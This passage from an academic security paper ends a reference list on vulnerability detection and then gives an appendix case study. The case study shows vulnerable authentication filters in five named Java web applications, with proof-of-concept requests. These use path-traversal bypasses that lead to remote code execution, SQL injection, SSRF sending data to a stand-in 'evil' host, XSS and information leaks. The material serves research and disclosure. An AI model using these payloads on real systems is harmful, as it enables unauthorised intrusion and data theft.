[56] Changhua Luo, Penghui Li, and Wei Meng. Tchecker: Precise static inter-procedural analysis for detecting taint-style vulnerabilities in php applications. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, pages 2175–2188, 2022.

[57] Joshua Reynolds, Adam Bates, and Michael Bailey. Equivocal urls: Understanding the fragmented space of url parser implementations. In *European Symposium on Research in Computer Security*, pages 166–185. Springer, 2022.

[58] Sooel Son, Kathryn S McKinley, and Vitaly Shmatikov. Rolecast: finding missing security checks when you do not know what checks are. In *Proceedings of the 2011 ACM international conference on Object oriented programming systems languages and applications*, pages 1069–1084, 2011.

[59] Sooel Son, Kathryn S McKinley, and Vitaly Shmatikov. Fix me up: Repairing access-control bugs in web applications. In *NDSS*. Citeseer, 2013.

[60] Fangqi Sun, Liang Xu, and Zhendong Su. Static detection of access control vulnerabilities in web applications. In *20th USENIX Security Symposium*, 2011.

[61] Lin Tan, Xiaolan Zhang, Xiao Ma, Weiwei Xiong, and Yuanyuan Zhou. Autoises: Automatically inferring security specification and detecting violations. In *USENIX Security Symposium*, pages 379–394, 2008.

[62] Tian Tan and Yue Li. Tai-e: A developer-friendly static analysis framework for java by harnessing the good designs of classics. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 1093–1105, 2023.

[63] Cheng-Da Tsai. A new era of ssrf - exploiting url parser in trending programming languages! In *Black Hat USA*, 2017.

[64] Cheng-Da Tsai. Breaking parser logic! take your path normalization off and pop 0days out. In *Black Hat USA*, 2018.

[65] Enze Wang, Jianjun Chen, Wei Xie, Chuhan Wang, Yifei Gao, Zhenhua Wang, Haixin Duan, Yang Liu, and Baosheng Wang. Where urls become weapons: Automated discovery of ssrf vulnerabilities in web applications. In *2024 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, 2024.

[66] Malte Wessels, Simon Koch, Giancarlo Pellegrino, and Martin Johns. Ssrf vs. developers: A study of ssrf-defenses in php applications. In *33rd USENIX Security Symposium*, pages 6777–6794, 2024.

[67] Chendong Yu, Yang Xiao, Jie Lu, Yuekang Li, Yeting Li, Lian Li, Yifan Dong, Jian Wang, Jingyi Shi, et al. File hijacking vulnerability: The elephant in the room. In *Proceedings of the Network and Distributed System Security Symposium*, 2024.

[68] Xiaowei Zhang, Shigang Liu, Jun Zhang, and Yang Xiang. Ptfix: Rule-based and llm techniques for java path traversal vulnerability. In *International Conference on Data Security and Privacy Protection*, pages 276–293. Springer, 2024.

[69] Jun Zhu, Bill Chu, Heather Lipford, and Tyler Thomas. Mitigating access control vulnerabilities through interactive static analysis. In *Proceedings of the 20th ACM Symposium on Access Control Models and Technologies*, pages 199–209, 2015.

A Case Study

Figure 3, Figure 4, Figure 5, Figure 6 and Figure 7 present simplified code snippets in §5.5.

```
void doFilter(ServletRequest req, ..., FilterChain chain) {
    String uri = req.getRequestURI();
    if (skipURI.matcher(uri).matches()) { // skipURI: .*/login.*
        chain.doFilter(req, ...);   // let pass
    } doAuth();   // check auth
    ... }
@PostMapping("/dataSetParam/verification") // sensitive handler
ResponseBean verification(
    @RequestBody DataSetParam param
) { ...
    eval(param);  // perform sensitive expression evaluation
}
```

(a) The vulnerable code that enables RCE.

```
server.servlet.context-path=/demo
http://ip:port/login/../demo/dataSetParam/verification
{ "param" : "function verification(data) {(new
    ScriptEngineManager()).getEngineByExtension("js").eval("new
    ProcessBuilder('touch', '/pwned').start();"); }"

 }
```

(b) The PoC and malicious payload

Figure 3: The RCE case from application `report`.

```
boolean preHandle(ServletRequest req, ServletResponse resp) {
  String path = ResourceUtil.getRequestPath(req);
  if ("rest/".equals(path.substring(0,5)))
    return true;
  return doAuth(); // check auth
}
@RequestMapping("/cgReportController") // sensitive handler
public void datagrid(ServletRequest req, ...) {
  String query = configM.get(CONFIG_SQL);
  List<String> paramList = cgReportMap.get(PARAMS);
  for(String param : paramList) {
    String value = req.getParameter(param);
    query = query.replace("${"+param+"}", value); // SQL injected
  }
}
```

(a) The vulnerable code that can lead to SQL injection.

```
POST http://ip:port/rest/../cgReportController.do
{ "param1" : "-1 union select user(), 1,1,...)x - a'", ... }
```

(b) The PoC and malicious payload

Figure 4: The SQL injection case from application `JEEWMS`.

```
boolean preHandle(ServletRequest req, ServletResponse resp) {
    String requestUri = requestEntry.getRequestUri();
    if (isIgnoreAuth(requestUri) == false) {
        return true;  // let pass
    } return doAuth();  // check auth
}
@GetMapping("/admin/rbstore/load-index") // sensitive handler
JSONAware loadDataIndex(ServletRequest request) {
    String type = getParameterNotNull(request, "type"); ...
    index = RBStore.fetchJson(type + "/index.json");  // SSRF sink
    ... }
```

(a) The vulnerable code that can lead to SSRF.

```
server.servlet.context-path=/demo
http://ip:port/user/../demo/admin/rbstore/load-index?type=
    ↪ http://evil:port/<sensitive data>
```

(b) The PoC and malicious payload

Figure 5: The SSRF case from application `rebuild`.

```
boolean preHandle(ServletRequest req, ServletResponse resp) {
    String uri = req.getRequestURI();
    if (... && !uri.startsWith("/admin/login") && user == null) {
        return doAuth()  // check auth
    } ... return true;  // let pass
}
@PostMapping("/admin/article/publish") // sensitive handler
public Response publishArticle(
    String title, String content, String type, String status
) { ContentDomain contentDomain = new ContentDomain();
    contentDomain.setTitle(title); // XSS injected
    ... return Response.success(); }
```

(a) The vulnerable code that enables XSS.

```
http://ip:port/admin/login/../comments/create
{ "title" : "<script>alert(xss)</script>", ... }
```

(b) The PoC and malicious payload

Figure 6: The XSS case from application `blog`.

```
boolean preHandle(ServletRequest req, ServletResponse resp) {
    String uri = req.getContextPath() + req.getServletPath();
    // url path allowed without auth
    if (uri.contains("/login")) {
        return super.preHandle(request, response); // let pass
    } return doAuth(); // check auth
}
@RequestMapping("/user/get.do") // sensitive handler
public User get(Long id) {
    return userService.getUserById(id);
}
```

(a) The vulnerable code that can lead to information leak.

```
server.servlet.context-path=/demo
http://ip:port/login/../demo/user/get.do
```

(b) The PoC and malicious payload

Figure 7: The information leak case from application `jobx`.